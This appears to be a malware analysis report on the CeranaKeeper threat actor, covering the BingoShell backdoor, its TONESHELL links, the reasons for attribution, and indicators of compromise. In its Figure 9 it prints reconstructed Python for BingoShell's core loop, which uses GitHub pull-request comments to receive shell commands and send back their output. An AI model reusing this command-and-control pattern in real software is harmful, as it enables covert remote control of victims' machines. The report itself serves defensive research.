
BingoShell: a Python backdoor abusing GitHub

In February 2024, we observed the last, or more likely latest, development of the group's series of tools leveraging known service providers for stealthy exfiltration and backdoor purposes.

The analysed sample (SHA-2: `24E12B8B1255DF4E6619ED1A6AE1C75B17341EEF7418450E661B74B144570017`) is a 6 MB file named `Update.exe`. It uses a *Microsoft Office* logo as its icon and, according to its PE compilation timestamp, it was apparently built in late January 2024.

After extracting the different PYC files from the executable, the compiled script `update.pyc` stood out: from a high-level point of view, it leverages a private *GitHub* repository as a C&C server. The script uses a hard-coded token to authenticate and the pull requests and issues comments features to receive commands to execute and send back the results.

Figure 9 shows the core function of the script responsible for communicating with the C&C.




````python
def run():
    try:
        g = Github("REDACTED")
        repo_owner = "REDACTED"
        repo_name =  "Mycode"
        repo = g.get_user(repo_owner).get_repo(repo_name)
        base_branch = "main"
        branch_name = "share-" + "".join(genexpr(range(6)))
        head_branch = repo.create_git_ref(ref= "refs/heads/" + branch_name, sha=repo.get_branch(base_branch).commit.sha)
        file_name = "_file.txt"
        file_content = "This is a readme file."
        file_path = branch_name + "/" + file_name
        commit_message = "file"
        repo.create_file(file_path, commit_message, file_content, branch=branch_name)
        title = "bingo#" + ID
        now = datetime.now()
        body = get_body()
        pr = repo.create_pull(title= title, body= body, head= head_branch.ref, base= base_branch)
        excute_once = []
        while 1:
            comments = pr.get_issue_comments().get_page(0)
            if comments:
                if comments[-1] not in excute_once:
                    latest_comment = comments[-1]
                    excute_once.append(latest_comment)
                    options = latest_comment.body.split()
                    command = options[0]
                    if command == "sh":
                        if len(options) > 1:
                            pr.create_issue_comment("```" + update("".join(options[1:])) + "```")
                time.sleep(10)
            time.sleep(10)
````

Figure 9: Core function of the reconstructed Python script.

BingoShell starts by creating two hidden folders, `.config` and `.config\uploads`, inside the current user's personal directory. An ID number between 1 and 10,000 is randomly generated and stored in the file `.config\ID`.

`update.pyc` uses the pygithub [20] library and a hard-coded Personal Access Token (PAT) [21] to authenticate and access a private *GitHub* repository. According to the initial commit of the main branch, the repository was probably created on 2024-01-24. The script proceeds to create a new branch from the main one using the name `share-` followed by six random lowercase letters. From this new branch, a local file is created, `_file.txt`, containing the string '`This is a readme file`'. A pull request (PR) [22] is created for this new branch with its title being `bingo#`, followed by the previously generated ID and the commit message constructed as shown in Figure 10.




```python
def get_body():
    now = datetime.now()
    aa = now.strftime("%d/%m/%Y %H:%M:%S")
    bb = Hname() # hostname
    cc = Uname() # username
    dd = IP() # public IP address
    info = OK + " T: " + aa + "\nH: " + bb + "\nU: " + cc + "\nI: " + dd + "\n"
    return info
```

Figure 10: Basic fingerprint used in the commit message.

The public IP address is retrieved via a request to `https://ipv4.myip.wtf/text`.

Finally, the script enters an infinite loop where it checks for new issue comments on the newly created pull request. If the retrieved comments start with `sh`, they are treated as commands to be executed via Python's `subprocess` module. The results are retrieved via pipes and sent back to the C&C by creating a new issue comment for the pull request.

At the time of our discovery, the *GitHub* token was still valid. We managed to reproduce a similar script to enumerate branches and go through all the pull requests. Each new branch should represent an access to a compromised machine. Unfortunately, when we checked, all the pull requests were already closed, and the issue comments removed. As can be seen in Figure 11, there were 25 closed PRs. It seems that the previous version of their reverse shell script used `Agent#` as the PR name and the branches started with `feature-` instead of `share-`.



```
[+] CLOSED PRs: [PullRequest(title="bingo#2010", number=25), PullRequest(title="bingo#2010", number=24), PullRequest(title="bingo#2010", number=23), PullRequ
est(title="bingo#2010", number=22), PullRequest(title="bingo#4292", number=21), PullRequest(title="bingo#2010", number=20), PullRequest(title="bingo#2010", n
umber=19), PullRequest(title="bingo#2010", number=18), PullRequest(title="bingo#4292", number=17), PullRequest(title="bingo#2010", number=16), PullRequest(ti
tle="bingo#2010", number=15), PullRequest(title="Agent#2010", number=14), PullRequest(title="Agent#2010", number=13), PullRequest(title="Agent#2010", number=
12), PullRequest(title="Agent#2010", number=11), PullRequest(title="Agent#2010", number=10), PullRequest(title="Agent#2010", number=9), PullRequest(title="Ag
ent#2010", number=8), PullRequest(title="Agent#2010", number=7), PullRequest(title="Agent#2010", number=6), PullRequest(title="Agent#2010", number=5), PullRe
quest(title="Agent#2010", number=4), PullRequest(title="Agent#2010", number=3), PullRequest(title="Agent#2010", number=2), PullRequest(title="Agent#2010", nu
mber=1)]
```

Figure 11: Enumerating the pull requests.

This last component demonstrated a new covert technique to leverage *GitHub* as a C&C server and also the thoroughness of the attackers, who cleaned up after themselves.

The backdoors and exfiltration tools we have described were deployed to targeted machines only. This selection was facilitated by a reconnaissance phase carried out via remote shell sessions opened by the same (TONESHELL) backdoor. It naturally created strong connections between this toolset and a common threat actor.


ATTRIBUTION TO CERANAKEEPER

Building upon this knowledge, we investigated the threat actor behind this massive exfiltration campaign by comparing TTPs, code and metadata similarities, and network infrastructure discrepancies.

In this section, we will first establish the links we made between the TONESHELL and TONEINS variants we found on the compromised machines. As these components have been publicly attributed to Mustang Panda, we will provide a detailed explanation of our decision to attribute the newer activity cluster to a separate threat actor.


Establishing strong links to TONESHELL

In April 2023, we analysed a variant of the TONESHELL backdoor (SHA-2: `E6AB24B826C034A6D9E152673B91159201577A3A9D626776F95222F01B7C21DB`) similar to the ones described by *Trend Micro* [2]. The sample shares a few similarities, especially regarding the network packet header (same format and magic number), as shown in Figures 12 and 13.



```
bool __thiscall f_check_packet_header(generic_pkt_header_t *pkt)
{
  __CheckForDebuggerJustMyCode(byte_5E74E8);
  return pkt->MagicHdr[0] == 0x17 && pkt->MagicHdr[1] == 3 && pkt->MagicHdr[2] == 3;
}
```

Figure 12: Code snippet from a new TONESHELL variant.




```
bool __thiscall check_resp_magic(_BYTE *buf)
{
  return *buf == 0x17 && buf[1] == 3 && buf[2] == 3;
}
```

Figure 13: Code snippet from TONESHELL variant A (screenshot from Trend Micro).

The sample contacts the hard-coded C&C domain `dljmp2p[.]com`, which at the time resolved to `103.245.165[.]237`. In another variant, we found `inly5sf[.]com` resolving to the same IP address. *Unit 42*'s article on Stately Taurus [3] mentioned the domain `www.uvfr4ep[.]com`, which resolved to `103.27.202[.]185`. We found previous variants of the TONEINS component with the domain `www.dl6yfsl[.]com` resolving to the same IP address. It seems the threat actor is using some kind of domain generation algorithm (DGA) [23] for its C&C domains.

The analysed sample contains valuable debug information such as variable names and error messages. Notably, there are a few references to the word `bectrl` and specific C++ class names such as `Qdeal` and `QcmdTwo`. Finally, we found a first reference to the word `Demeter` in the registry key `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\DemeterID` used to store a randomly generated victim identifier.


The sample features more functionalities than the variants described by *Trend Micro*, but most of them are implemented in another library (SHA-2: `6655C5686B9B0292CF5121FC6346341BB888704B421A85A15011456A9A2C192A`). The strings present in this sample revealed additional clues and patterns to pivot on. First, we found several instances of the string `TOnePipeShell` (as documented by *Trend Micro* [2]), along with a few occurrences of the string `bectrl`, as shown in Figure 14.



```
.rdata:1003...  00000008  C  DISPLAY
.rdata:1003...  0000000B  C  DealThread
.rdata:1003...  0000001C  C  session : %d bectrl_id : %d
.rdata:1003...  00000028  C  CBeCtrl\r\nread_name : %s write_name : %s
.rdata:1003...  00000020  C  client->Start GetLastError : %d
.rdata:1003...  0000000C  C  start error
.rdata:1003...  0000000E  C  start success
.rdata:1003...  00000023  C  Query [%S] error! Query is running
.rdata:1003...  00000029  C  Download [%S] error! Is running Download
.rdata:1003...  00000029  C  Download [%S] error! Is running Download
.rdata:1003...  00000029  C  Download [%S] error! Is running Download
.rdata:1003...  00000035  C  TwoPipeShell [%d] Create Error! It's Already Exists!
.rdata:1003...  00000020  C  TwoPipeShell [%d] Create Error!
.rdata:1003...  00000019  C  HandleCmdOnePipeData 000
.rdata:1003...  00000036  C  TOnePipeShell [%d] Create Error! It's Already Exists!
.rdata:1003...  00000019  C  HandleCmdOnePipeData 111
.rdata:1003...  0000001A  C  HandleCmdOnePipeData 2222
.rdata:1003...  0000001A  C  HandleCmdOnePipeData 3333
.rdata:1003...  0000001F  C  OnePipeShell [%d] Close error!
.rdata:1003...  00000015  C  GetDecodeLog Error !
.rdata:1003...  0000002C  C   Send keyboardData error, file is not exit!
.rdata:1003...  0000002C  C  Send keyboardData error, file is not exit!
```

Figure 14: Interesting strings present in this new TONESHELL variant.

In early 2024, we found a loader (SHA-2: B15BA83681C4D2C2716602615288B7E64A1D4A9F4805779CEBDF5E6C2399AFB5) for this variant of TONESHELL with the PDB path G:\Project\Demeter_02\src\Demeter_02_v6.1.0\BypassEset\Release\TurboActivate.pdb. While searching for files containing the Demeter_ keyword, we discovered the dump of a sample with the PDB path G:\Project\Demeter_02\src\Demeter_NNX_v3.0.0\NetWork\NetWorkFin\Qvarys\sln\yk0022\Release\test.pdb. More importantly, not only did it contain exception handling strings referencing the C++ files illustrated in Figure 15, but also other strings referencing the Qdeal and QcmdTwo classes mentioned above.



```
.rdata:1013...  00000062  C  g:\\project\\demeter_02\\src\\demeter_nnx_v3.0.0\\network\\networkfin\\qvarys\\src\\main\\yk0022\\yk0022.cpp
.rdata:1013...  0000005F  C  g:\\project\\demeter_02\\src\\demeter_nnx_v3.0.0\\network\\networkfin\\qvarys\\src\\mod\\yk0022\\qcmd.cpp
.rdata:1013...  00000060  C  g:\\project\\demeter_02\\src\\demeter_nnx_v3.0.0\\network\\networkfin\\qvarys\\src\\mod\\yk0022\\qdeal.cpp
.rdata:1013...  0000005F  C  g:\\project\\demeter_02\\src\\demeter_nnx_v3.0.0\\network\\networkfin\\qvarys\\src\\mod\\yk0022\\qdir.cpp
.rdata:1013...  00000064  C  g:\\project\\demeter_02\\src\\demeter_nnx_v3.0.0\\network\\networkfin\\qvarys\\src\\mod\\yk0022\\qdownload.cpp
.rdata:1013...  00000063  C  g:\\project\\demeter_02\\src\\demeter_nnx_v3.0.0\\network\\networkfin\\qvarys\\src\\mod\\yk0022\\qreverse.cpp
.rdata:1013...  00000060  C  g:\\project\\demeter_02\\src\\demeter_nnx_v3.0.0\\network\\networkfin\\qvarys\\src\\mod\\yk0022\\qroot.cpp
.rdata:1013...  0000005F  C  g:\\project\\demeter_02\\src\\demeter_nnx_v3.0.0\\network\\networkfin\\qvarys\\src\\net\\yk0022\\qnet.cpp
```

Figure 15: Absolute file paths referencing the C++ files.

Another keyword caught our attention: YK followed by a four-digit number. We noticed this string in the PDB path C:\Users\admin\source\repos\YK0130\Release\YK0130.pdb of a variant (SHA-2: B25C79BA507A256C9CA12A9BD34DEF6A33F9C087578C03D083D7863C708ECA21). This sample is a basic reverse shell connecting to www.toptipvideo[.]com. The runtime type information (RTTI) [24] revealed a C++ class named Bectrl (.?AVBectrl@@ in its mangled form).

When put together, all these pieces of information point to the same threat actor. As the new toolset we describe was found deployed via the TONESHELL backdoor, we can assume that the operators either developed or had access to a new set of components. We can also safely assume that the group has access to the source code of the TONESHELL components and even compiled new versions.

However, we chose to track this threat actor as a separate cluster from MustangPanda for reasons explained in the next section.

The numerous occurrences of the string [Bb]ectrl inspired us for the name of the threat actor. CeranaKeeper is a wordplay between the word 'beekeeper' and the bee species *Apis Cerana* [25].

Separating the bee from the panda

In this section we aim to clarify what we will continue to track as Mustang Panda and what will now be covered as CeranaKeeper. First, we provide a brief overview of the available reporting on the new activity we now attribute to CeranaKeeper, then we present a summary of the existing evidence others use to attribute it to Mustang Panda. Finally, we explain the reasoning behind our decision to attribute the newer activity cluster to a separate threat actor.

In an article published on 5 May 2022 [1], *Talos* researchers first attributed the new toolset, which they referred to as 'bespoke stagers', to Mustang Panda. On 18 November 2022, fellow researchers at *Trend Micro* published further details on this toolset [2] and named its components TONEINS, TONESHELL, and PUBLOAD. On 23 April 2023, the same team published a report [26] analysing how the group makes use of open-source and *Windows* system tools, along with malware families shared among multiple threat actors. They also described two custom exfiltration tools named NUPAKAGE and ZPAKAGE. On 14 June 2023, a dropper for this family of tools, named TONEDROP, was also described by *Trend Micro* [27]. On 22 September 2023, researchers at *Palo Alto*'s *Unit 42* described a campaign [3] abusing the *ESET Remote Administrator Agent* to deploy a new variant of TONESHELL.


These articles mention some notable links to support their authors' attribution to Mustang Panda. The 'Type B' archives used to deploy PUBLOAD, described in the first *Trend Micro* article, use a format similar to that of ZIP and RAR archives used to deploy the Hodur Korplug variant [28]. In both cases, the archive contains a LNK file along with a legitimate executable that can be used for DLL side-loading and a malicious DLL. The latter two files are found inside multiple levels of hidden directories, the names of which usually consist of a single special character (e.g. ______\). However, the payload is stored differently: inside the DLL itself for PUBLOAD, and in a separate file in the case of Korplug. This specific archive format is fairly distinctive to Mustang Panda activity. However, it is easy to reproduce, which weakens its strength as an indicator for attribution.

This new toolset, which we attribute to CeranaKeeper, uses many of the same DLL hijacking targets as those used by Mustang Panda malware. While these targets aren't exclusive to Mustang Panda, this overlap could point to some shared tooling behind the scenes.

As mentioned in the first *Trend Micro* article [2], the IP address of the C&C server for a sample of TONESHELL, `98.142.251[.]29`, also appears as part of a path inside the metadata of two malicious LNK files used to deploy Korplug samples that we attribute to Mustang Panda. This means that such a directory existed on the machine where the LNK files were created. While this does indicate some relationship between the two clusters, it does not allow us to assess the nature of this relationship.

Despite these similarities, we believe it best to track this activity as that of two distinct threat actors, based on organizational and technical differences. The two threat actors' campaigns seem to be operated entirely separately. We have found no evidence of Mustang Panda's classic toolset and the TONESHELL toolset being used in the same campaigns, nor have we identified any shared infrastructure.

The two clusters also exhibit differences in methodology when accomplishing similar tasks. For example, Mustang Panda's native executables are known for their heavy reliance on obfuscation techniques, while those of CeranaKeeper use little to no obfuscation. Both groups have used MSI packages to deploy malware but, as shown in Figure 16, their format and metadata indicate that they were created using different tools; the names of the creating applications differ. In the Mustang Panda package (on the left in Figure 16) the `Create Time/Date` and `Last Save Time/Date` timestamps roughly match those of the files it contains. On the other hand, the timestamps in CeranaKeeper's package are years behind those of the files contained inside.



Name	Value
Codepage	1252
Title	Installation Database
Subject	Windows Installer
Author	Microsoft Corporation
Keywords	Installer
Comments	This installer database contains the logic and data required to install
Template	Intel;1033
Last Saved By	
Revision Number	{83005AD2-7A50-4D5D-88D1-89688FBFC113}
Last Printed	
Create Time/Date	2023-10-07 8:32:28 PM
Last Save Time/Date	2023-10-07 8:32:28 PM
Page Count	400
Word Count	10
Character Count	
Creating Application	Windows Installer XML Toolset (3.11.2.4516)
Security	2

Name	Value	ID
Codepage	1252	1
Title	Installation Database	2
Subject	Microsoft	3
Author	Microsoft	4
Keywords	Installer, MSI, Database	5
Comments	This installer database contains the logic and data required to install Microsoft.	6
Template	;1033	7
Last Saved By		8
Revision Number	{1A465F44-F2A5-492D-B811-49F227F66C0F}	9
Last Printed	2009-12-11 6:47:44 AM	11
Create Time/Date	2009-12-11 6:47:44 AM	12
Last Save Time/Date	2020-09-18 10:06:51 AM	13
Page Count	200	14
Word Count	2	15
Character Count		16
Creating Application	Microsoft	18
Security	0	19

Figure 16: Comparison of the metadata for a Mustang Panda MSI package (left) and a CeranaKeeper MSI package (right).

In conclusion, Mustang Panda and CeranaKeeper seem to operate independently of each other, and each has its own toolset. Both threat actors may rely on the same third party, such as a digital quartermaster, which is not uncommon among China-aligned groups, or have some level of information sharing, which would explain the links that have been observed. In our opinion, this is a more likely explanation than a single threat actor maintaining two completely separate sets of tools, infrastructure, operational practices and campaigns.

CONCLUSION

The threat actor behind the attacks on the Thai government, CeranaKeeper, seems particularly relentless, as the plethora of tools and techniques the group uses keeps evolving at a rapid rate. The operators write and rewrite their toolset as needed by their operations and react rather quickly to keep avoiding detection.

CeranaKeeper's use of cloud and file-sharing services for exfiltration is also worth mentioning. As described in the *Massive exfiltration* section, this group's goal is to harvest as many files as it can and it develops specific components to that end. It probably relies on the fact that traffic to popular cloud services would mostly seem legitimate and be harder to block when it is identified.

Throughout our research we were able to establish strong connections between the previously documented and new toolsets and one common threat actor. The review of the TTPs, code and infrastructure discrepancies leads us to believe that tracking CeranaKeeper and MustangPanda as two separate entities is necessary. However, both China-aligned groups could be sharing information and a subset of tools in a common interest or through the same third party.

The targeted campaign we uncovered brought us valuable insights into CeranaKeeper's characteristics and operational capacity. The study of future campaigns from this threat actor will surely reveal more distinctive aspects as the group's hunt for sensitive documents is unlikely to be over.

REFERENCES

[1] Malhotra, A.; An, J.; McKay, K. Mustang Panda deploys a new wave of malware targeting Europe. Talos. 5 May 2022. https://blog.talosintelligence.com/mustang-panda-targets-europe/.

[2] Dai, N.; Su, V.; Lu, S. Earth Preta Spear-Phishing Governments Worldwide. Trend Micro. 18 November 2022. https://www.trendmicro.com/en_us/research/22/k/earth-preta-spear-phishing-governments-worldwide.html.

[3] Rochberger, L.; Fakterman, T.; Falcone, R. Cyberespionage Attacks Against Southeast Asian Government Linked to Stately Taurus, Aka Mustang Panda. Palo Alto Networks Unit 42. 22 September 2023. https://unit42.paloaltonetworks.com/stately-taurus-attacks-se-asian-government/.

[4] Microsoft. MSDN – MiniDumpWriteDump function (minidumpapiset.h). 21 February 2024. https://learn.microsoft.com/en-us/windows/win32/api/minidumpapiset/nf-minidumpapiset-minidumpwritedump.

[5] Red Team Notes. Dumping Lsass without Mimikatz with MiniDumpWriteDump. 15 February 2021. https://www.ired.team/offensive-security/credential-access-and-credential-dumping/dumping-lsass-passwords-without-mimikatz-minidumpwritedump-av-signature-bypass#code.

[6] Goodin, D. How a Microsoft blunder opened millions of PCs to potent malware attacks. Ars Technica. 10 October 2022. https://arstechnica.com/information-technology/2022/10/how-a-microsoft-blunder-opened-millions-of-pcs-to-potent-malware-attacks/.

[7] White, T. killProcessPOC. 27 April 2022. https://github.com/timwhitez/killProcessPOC.

[8] Sangfor FarSight Labs Threat Intelligence. What is BYOVD? – BYOVD Attacks in 2023. 05 October 2023. https://www.sangfor.com/farsight-labs-threat-intelligence/cybersecurity/what-is-byovd-attacks-2023.

[9] PYInstaller. What PyInstaller Does and How It Does It. https://pyinstaller.org/en/stable/operating-mode.html.

[10] PyPi project. Official Dropbox API Client. 28 October 2011. https://pypi.org/project/dropbox/.

[11] Wikipedia. Caesar cipher. 9 April 2002. https://en.wikipedia.org/wiki/Caesar_cipher.

[12] Dropbox. Dropbox for Python - files_upload. https://dropbox-sdk-python.readthedocs.io/en/latest/api/dropbox.html#dropbox.dropbox_client.Dropbox.files_upload.

[13] PixelDrain. https://pixeldrain.com/.

[14] PixelDrain. API documentation. https://pixeldrain.com/api.

[15] Paul, N. DropFlop dropflop_client. 29 November 2018. https://github.com/pauln23/DropFlop/blob/master/dropflop_client.py.

[16] Gamble, D. GitHub DaveGamble/cJSON at v1.7.15. 25 August 2021. https://github.com/DaveGamble/cJSON/tree/v1.7.15.

[17] Microsoft. OneDrive and SharePoint in Microsoft Graph. 29 September 2021. https://learn.microsoft.com/en-us/onedrive/developer/rest-api/?view=odsp-graph-online.

[18] Microsoft. OneDrive API – Special folder names. 29 September 2021. https://learn.microsoft.com/en-us/onedrive/developer/rest-api/api/drive_get_specialfolder?view=odsp-graph-online#special-folder-names.

[19] Microsoft. CreateProcessA function (processthreadsapi.h). https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa.

[20] PyGithub. https://pygithub.readthedocs.io/en/stable/introduction.html.

[21] GitHub. GitHub Docs – About personal access tokens. https://docs.github.com/en/enterprise-server@3.9/authentication/keeping-your-account-and-data-secure/managing-your-personal-access-tokens#about-personal-access-tokens.

[22] GitHub. GitHub Docs – About pull requests. https://docs.github.com/en/pull-requests/collaborating-with-pull-requests/proposing-changes-to-your-work-with-pull-requests/about-pull-requests.

[23] Wikipedia. Domain generation algorithm. 28 February 2012. https://en.wikipedia.org/wiki/Domain_generation_algorithm.

[24] Wikipedia. Run-time type information. 15 April 2004. https://en.wikipedia.org/wiki/Run-time_type_information.

[25] Wikipedia. Apis cerana. 30 November 2004. https://en.wikipedia.org/wiki/Apis_cerana.

[26] Su, V.; Dai, N.; Lu, S. Pack it Secretly: Earth Preta's Updated Stealthy Strategies. Trend Micro. 23 March 2023. https://www.trendmicro.com/en_us/research/23/c/earth-preta-updated-stealthy-strategies.html.

[27] Lu, S.; Su, V.; Dai, N. Behind the Scenes: Unveiling the Hidden Workings of Earth Preta. Trend Micro. 14 June 2023. https://www.trendmicro.com/en_us/research/23/f/behind-the-scenes-unveiling-the-hidden-workings-of-earth-preta.html.

[28] Côté Cyr, A. Mustang Panda's Hodur: Old tricks, new Korplug variant. ESET. 23 March 2022. https://www.welivesecurity.com/2022/03/23/mustang-panda-hodur-old-tricks-new-korplug-variant/.

IOCs

Files

SHA-2	Filename	Detection	Description
B25C79BA507A256C9CA12A9BD34DEF6A33F9C087578C03D083D7863C708ECA21	EACore.dll	Win32/Agent.VJO	YK0130 reverse shell
E7B6164B6EC7B7552C93713403507B531F625A8C64D36B60D660D66E82646696	SearchApp.exe	Python/Agent.AGT	WavyExfiller
3F81D1E70D9EE39C83B582AC3BCC1CDFE038F5DA31331CDBCD4FF1A2D15BB7C8	OneDrive.exe	Win32/Agent.VKV	OneDoor
DAFAD19900FFF383C2790E017C958A1E92E84F7BB159A2A7136923B715A4C94F	dropbox.exe	Python/Agent.AQN	PyInstaller DropFlop
24E12B8B1255DF4E6619ED1A6AE1C75B17341EEF7418450E661B74B144570017	Update.exe	Python/Agent.AJJ	BingoShell
451EE465675E674CEBE3C42ED41356AE2C972703E1DC7800A187426A6B34EFDC	oneDrive.exe	Python/Agent.AGP	WavyExfiller PixelDrain variant
E6AB24B826C034A6D9E152673B91159201577A3A9D626776F95222F01B7C21DB	MsOcrRes.orp	Win32/Agent.AFWW	TONESHELL type B
6655C5686B9B0292CF5121FC6346341BB888704B421A85A15011456A9A2C192A	avk.dll	Win32/Agent.VJQ	TONESHELL variant
